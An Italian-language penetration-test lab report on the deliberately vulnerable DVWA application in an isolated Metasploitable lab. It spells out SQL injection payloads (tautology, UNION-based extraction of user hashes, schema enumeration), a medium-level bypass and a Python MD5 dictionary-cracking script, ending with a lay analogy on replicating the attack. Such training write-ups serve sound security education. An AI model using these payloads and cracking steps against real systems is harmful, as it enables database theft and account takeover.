

RELAZIONE TECNICA DI PENETRATION TESTING

Valutazione della Sicurezza e De-offuscamento Dati su DVWA v1.0.7

Target:	Damn Vulnerable Web App v1.0.7	Data del Test:	27 Luglio 2026
Ambiente:	Metasploitable (Isolato)	Operatore:	Cybersecurity Analyst
Metodologia:	Manual Injection & Hash Cracking	Stato Finale:	COMPROMISSIONE CONFERMATA

1. Executive Summary

è stata condotta un'attività mirata di Vulnerability Assessment e Penetration Testing sulla piattaforma web Damn Vulnerable Web Application (DVWA) configurata all'interno dell'ambiente di test Metasploitable.

Sintesi degli Obiettivi e Risultati

- **Obiettivo:** Identificare e sfruttare vulnerabilità di tipo SQL Injection (SQLi) per esfiltrare le credenziali dell'utente pablo, risalire alla password originale in chiaro escludendo l'uso di software di sfruttamento automatico (es. sqlmap) e verificare l'accesso autenticato.
- **Esito:** L'attività si è conclusa con successo. La vulnerabilità è stata identificata, la stringa cifrata estratta ed è stato sviluppato uno script Python personalizzato per il cracking dell'hash MD5 tramite attacco a dizionario.
- **Impatto:** Compromissione totale dell'account utente e potenziale estensione dell'accesso all'intero database dell'applicazione.

2. Architettura e Configurazione di Rete

Le attività si sono svolte all'interno di un laboratorio virtuale isolato composto da due nodi attestati sulla medesima sottorete:

Ruolo	Sistema Operativo	Indirizzo IP	Interfaccia	Servizi Attivi
Attaccante	Kali Linux	192.168.13.100/24	eth0	Terminal / Python 3 / hash-identifier
Target	Metasploitable	192.168.13.150/24	eth0	HTTP (DVWA v1.0.7) - Porta 80

Comandi di Configurazione Interfaccia Rete

Configurazione del nodo attaccante (Kali Linux):


```
sudo ip addr add 192.168.13.100/24 dev eth0
sudo ip link set dev eth0 up
sudo ip route add default via 192.168.13.1 dev eth0
```

Configurazione del nodo target (Metasploitable):

```
sudo ifconfig eth0 192.168.13.150 netmask 255.255.255.0 up
sudo route add default gw 192.168.13.1 eth0
```

3. Analisi e Sfruttamento delle Vulnerabilità (Walkthrough Tecnico)

3.1. Analisi Livello "LOW" (String-Based SQL Injection)



Nel livello di sicurezza LOW, l'applicazione non applica alcun meccanismo di sanificazione dell'input né utilizza statement preparati. La query SQL nativa lato server presenta la seguente struttura concatenata:

```
SELECT first_name, last_name FROM users WHERE user_id = '$INPUT';
```

Fase A: Testing della Vulnerabilità ed Enumerazione Colonne

- **1. Verifica Tautologica:** Inserendo il valore ' OR 1=1# nel campo "User ID", l'apice singolo rompe la sintassi originale e il carattere # commenta il resto della query. Il database restituisce tutti i record memorizzati, confermando la vulnerabilità.
- **2. Enumerazione del Numero di Colonne (ORDER BY):**
 - ' ORDER BY 1# → Risposta regolare (Colonna 1 esistente)
 - ' ORDER BY 2# → Risposta regolare (Colonna 2 esistente)
 - ' ORDER BY 3# → Error SQL: Unknown column '3' in 'order clause'

Risultato: È stato confermato che la query originale seleziona esattamente 2 colonne (corrispondenti a first_name e last_name).

Fase B: Esfiltrazione Dati tramite UNION-Based SQLi

[Home](#)[Instructions](#)[Setup](#)[Brute Force](#)[Command Execution](#)[CSRF](#)[File Inclusion](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Upload](#)[XSS reflected](#)[XSS stored](#)[DVWA Security](#)[PHP Info](#)[About](#)[Logout](#)

Vulnerability: SQL Injection

User ID:

ID: admin' OR 1=1#
First name: admin
Surname: admin

ID: admin' OR 1=1#
First name: Gordon
Surname: Brown

ID: admin' OR 1=1#
First name: Hack
Surname: Me

ID: admin' OR 1=1#
First name: Pablo
Surname: Picasso

ID: admin' OR 1=1#
First name: Bob
Surname: Smith

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

http://en.wikipedia.org/wiki/SQL_injection

<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

Per estrarre le credenziali utente dalla tabella users, è stato composto il seguente payload:

```
' UNION SELECT user, password FROM users#
```

[Home](#)[Instructions](#)[Setup](#)[Brute Force](#)[Command Execution](#)[CSRF](#)[File Inclusion](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Upload](#)[XSS reflected](#)[XSS stored](#)[DVWA Security](#)[PHP Info](#)[About](#)[Logout](#)

Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.0.7

L'applicazione ha risposto mostrando a schermo le credenziali memorizzate nel database:

- **Username Target:** pablo
- **Hash Estratto:** 0d107d09f5bbe40cade3de5c71e9e9b7

3.2. Analisi Comparativa: Livello "MEDIUM" (Numeric-Based SQL Injection)

Nel livello **MEDIUM**, la richiesta viene inviata tramite HTTP POST e l'input viene filtrato mediante la funzione PHP `mysqli_real_escape_string()`.

- **Meccanismo di Difesa e Limite:** La funzione effettua l'escape degli apici singoli, ma l'input nella query SQL sottostante non è racchiuso tra apici (query numerica): `SELECT first_name, last_name FROM users WHERE user_id = $INPUT;`
- **Bypass e Payload Aggiustato:** Poiché non occorre utilizzare l'apice per rompere la stringa, il payload viene inviato direttamente in formato numerico: `1 UNION SELECT user, password FROM users`
- **Esito:** L'iniezione ha successo anche a livello Medium, dimostrando come la sanificazione dei soli caratteri di escape sia inefficace se i parametri non sono racchiusi correttamente o trattati tramite Prepared Statements.

4. Analisi Crittografica e Risoluzione dell'Hash

4.1. Identificazione dell'Algoritmo

```
(kali㉿kali)-[~]
$ hash-identifier 0d107d09f5bbe40cade3de5c71e9e9b7
#####
#
#                               #
#                               #
#                               #
#                               #
#                               #
#                               #
#                               #
#                               #
#                               #
#####

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

Least Possible Hashs:
[+] RAdmin v2.x
[+] NTLM
[+] MD4
[+] MD2
[+] MD5(HMAC)
[+] MD4(HMAC)
[+] MD2(HMAC)
[+] MD5(HMAC Wordpress))
[+] Haval-128
[+] Haval-128(HMAC)
[+] RipeMD-128
[+] RipeMD-128(HMAC)
[+] SNEFRU-128
[+] SNEFRU-128(HMAC)
[+] Tiger-128
```

Per identificare la tipologia dell'impronta esfiltrata senza ricorrere a suite automatiche di cracking, è stato eseguito lo strumento di analisi passiva hash-identifier:

```
hash-identifier 0d107d09f5bbe40cade3de5c71e9e9b7
```

L'analisi della firma digitale a 32 caratteri esadecimale ha confermato con massima priorità la natura dell'algoritmo: MD5 (Message Digest 5).

4.2. Sviluppo dello Script Custom Python (crack_facile.py)

In conformità con i requisiti del test (divieto di utilizzo di crack engine dedicati come Hashcat o John the Ripper), è stato programmato da zero uno script di cracking a dizionario in linguaggio Python 3 utilizzando la wordlist di sistema rockyou.txt.

```
import hashlib

hash_da_trovare = "0d107d09f5bbe40cade3de5c71e9e9b7"
percorso_lista = "/usr/share/wordlists/rockyou.txt"

try:
    with open(percorso_lista, "r", encoding="latin-1") as file:
        for riga in file:
            parola = riga.strip()
            hash_calcolato = hashlib.md5(parola.encode('utf-8')).hexdigest()
```

```
    if hash_calcolato == hash_da_trovare:
        print(f" CORRISPONDENZA TROVATA!")
        print(f"L'hash corrisponde alla parola: {parola}")
        break
    else:
        print("Fine della lista. Parola non trovata.")
except FileNotFoundError:
    print("[-] Errore: File wordlist non trovato.")
```

4.3. Risoluzione del Testo in Chiaro e Verifica Accesso

Eseguendo lo script nell'ambiente di test:

```
(kali㉿kali)-[~]
$ nano crack_facile.py

(kali㉿kali)-[~]
$ python3 crack_facile.py
```

```
python3 crack_facile.py
```

```
(kali㉿kali)-[~]
$ python3 crack_facile.py
CORRISPONDENZA TROVATA!
L'hash corrisponde alla parola: letmein
```

- **Testo in Chiaro Individuato:** letmein
- **Validazione:** L'efficacia della credenziale è stata validata con successo effettuando il login sulla web application DVWA con le credenziali pablo / letmein.

[Home](#)[Instructions](#)[Setup](#)[Brute Force](#)[Command Execution](#)[CSRF](#)[File Inclusion](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Upload](#)[XSS reflected](#)[XSS stored](#)[DVWA Security](#)[PHP Info](#)[About](#)[Logout](#)

Username: pablo
Security Level: low
PHPIDS: disabled

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.


You have logged in as 'pablo'

Damn Vulnerable Web Application (DVWA) v1.0.7

5. Root Cause Analysis (Cause della Vulnerabilità)

- **1. Assenza di Input Validation e Parameterized Queries:** Il codice sorgente dell'applicazione concatena direttamente l'input dell'utente all'interno dell'istruzione SQL, consentendo l'alterazione della logica di esecuzione.
- **2. Algoritmo di Hashing Obsoleto e Assenza di Salt:** Le password degli utenti vengono memorizzate utilizzando l'algoritmo MD5 senza l'applicazione di un valore di Salt univoco. MD5 è computazionalmente debole e vulnerabile a rapidi attacchi a dizionario e lookup tables.

'UNION SELECT 1, database()# → Troviamo il nome del DB



1, 'UNION SELECT 1, schema_name FROM information_schema.schemata#

1. 1,
 - a. **Effetto pratico:** Indica al database di eseguire prima la ricerca per l'ID numero 1 (che di solito restituisce un utente reale come `admin`), e poi di attaccare a questo primo risultato i dati estratti dalla `UNION`
2. '
 - a. **A cosa serve:** Serve a "rompere" l'istruzione originale lato server e interrompere la sintassi prevista dal programmatore.
3. UNION
 - a. **A cosa serve:** È l'operatore che "incolla" i risultati della ricerca originale con quelli della nuova ricerca che stiamo iniettando noi.
4. SELECT 1, schema_name
 - a. **A cosa serve:** Chiede al database di restituire due colonne per ogni riga trovata (per rispettare la struttura della query originale):
 - i. 1: Un numero fisso usato come riempitivo per la prima colonna.
 - ii. schema_name: Il nome del database presente sul server.
5. FROM information_schema.schemata
 - a. **A cosa serve:** Dice al database di pescare le informazioni dal "registro di sistema" (`information_schema`), precisamente dalla vista (`schemata`) che contiene l'elenco di tutti i database memorizzati sul server.
6. #

- a. **A cosa serve:** Dice a MySQL di ignorare tutto quello che c'è scritto dopo nella query originale (cancellando eventuali apici o comandi rimanenti).

Quando la invii al server, il database esegue due azioni in una sola volta:

1. Mostra prima il risultato per il record **1** (ovvero l'utente **admin**).
2. Subito sotto, elenca uno per uno **tutti i database presenti nel sistema** (come si vede nelle schermate del tuo report: **dvwa**, **metasploit**, **mysql**, **owasp10**, **tikiwiki**, ecc.).

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

Submit

ID: 1, 'UNION SELECT 1, schema_name FROM information_schema.schemata#
First name: admin
Surname: admin

ID: 1, 'UNION SELECT 1, schema_name FROM information_schema.schemata#
First name: 1
Surname: information_schema

ID: 1, 'UNION SELECT 1, schema_name FROM information_schema.schemata#
First name: 1
Surname: dvwa

ID: 1, 'UNION SELECT 1, schema_name FROM information_schema.schemata#
First name: 1
Surname: metasploit

ID: 1, 'UNION SELECT 1, schema_name FROM information_schema.schemata#
First name: 1
Surname: mysql

ID: 1, 'UNION SELECT 1, schema_name FROM information_schema.schemata#
First name: 1
Surname: owasp10

ID: 1, 'UNION SELECT 1, schema_name FROM information_schema.schemata#
First name: 1
Surname: tikiwiki

ID: 1, 'UNION SELECT 1, schema_name FROM information_schema.schemata#
First name: 1
Surname: tikiwiki195

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Creare una guida illustrata per spiegare ad un utente medio come replicare questo attacco.

Immagina un **lago privato di pesca gestionale**, protetto da un **guardiano** (il database) che gestisce chi può pescare e cosa può estrarre.

1. La Trappola delle Parole (SQL Injection)

In condizioni normali, vai dal guardiano e chiedi: *"Mi dai il pesce che sta nella vasca numero 1?"*. Il guardiano controlla e ti dà solo quel pesce.

- **Livello LOW (Rompere la logica)**: Invece di chiedere un pesce solo, ti avvicini e dici al guardiano: *"Dammi il pesce numero 1 **OPPURE** svuota l'intero lago e dimmi tutti i pesci che ci sono, e ignoriamo il resto delle regole!"* (' **OR 1=1#**). Siccome il guardiano non verifica la tua frase (mancanza di sanificazione), esegue alla lettera la tua istruzione modificata e ti consegna l'intero catalogo dei pesci presenti nel lago.
- **Livello MEDIUM (Aggirare i controlli)**: Il guardiano capisce il trucco e dice: *"Da oggi non accetto più la parola 'OPPURE' scritta tra virgolette!"*. Tu allora gli fai la richiesta formulandola direttamente in numeri (**1 UNION SELECT...**), senza usare virgolette. Il guardiano ci casca di nuovo.

2. Il Pesce nella Scatola Blindata (L'Hash MD5)

Sfruttando la vulnerabilità, riesci a pescare un trofeo prezioso: la scheda dell'utente **Pablo**.

Tuttavia, la password sulla scheda non è scritta in chiaro, ma è chiusa dentro una **scatola metallica con un lucchetto cifrato** (l'hash MD5 **Od107d09f5bbe40cade3de5c71e9e9b7**).

- **Identificare il Lucchetto (hash-identifier)**: Usi una lente d'ingrandimento per esaminare la forma del lucchetto. Capisci subito che si tratta di un modello standard a 32 cifre (un lucchetto di tipo MD5).

3. Il Portachiavi Automatico (Lo Script Python e il Crack)

Per legge/regolamento del test non puoi usare un mazzo di chiavi industriale già pronto (niente strumenti automatici come John/Hashcat).

- **Lo Script Custom (crack_facile.py)**: Costruisci **a mano un piccolo robot** in laboratorio (il tuo script Python).
- **Il Dizionario (rockyou.txt)**: Gli dai in pasto un'enorme lista di chiavi comuni usate dalle persone.
- **L'Attacco**: Il robot comincia a infilare una chiave dopo l'altra nel lucchetto a velocità altissima. Dopo vari tentativi, prova la chiave marchiata **letmein**: il lucchetto fa *click* e la scatola si apre!

4. L'Ingresso Dalla Porta Principale (Verifica Finale)

Ora che hai scoperto che la vera chiave in chiaro è **letmein**, cammini verso l'ingresso principale del circolo di pesca, ti presenti come **Pablo**, inserisci la password appena decifrata e entri con pieno accesso senza che nessuno sospetti nulla.